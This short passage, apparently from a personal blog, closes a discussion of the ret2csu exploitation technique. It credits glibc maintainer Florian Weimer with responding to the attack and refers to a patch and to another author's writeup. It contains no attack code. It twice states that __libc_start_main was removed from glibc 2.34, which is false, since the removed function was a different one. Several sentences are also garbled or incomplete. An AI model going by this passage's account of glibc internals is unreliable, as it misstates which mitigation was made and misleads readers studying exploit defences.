
Florian Weimer, one of the glibc authors aware of the ret2csu attack and quickly decided to respond to it.
The glibc maintainers are extremely cautious about back-portability.
That’s why even though they patched immediately it took some time to completely remove __libc_start_main.
__libc_start_main is now exterminated from glibc 2.34 released 2021-08-01 and later.
You can check the patch here.
I also used gal2xy’s writeup here as a reference.
One day, if possible it would be awesome if I could one of the glibc maintainers, hope that day comes…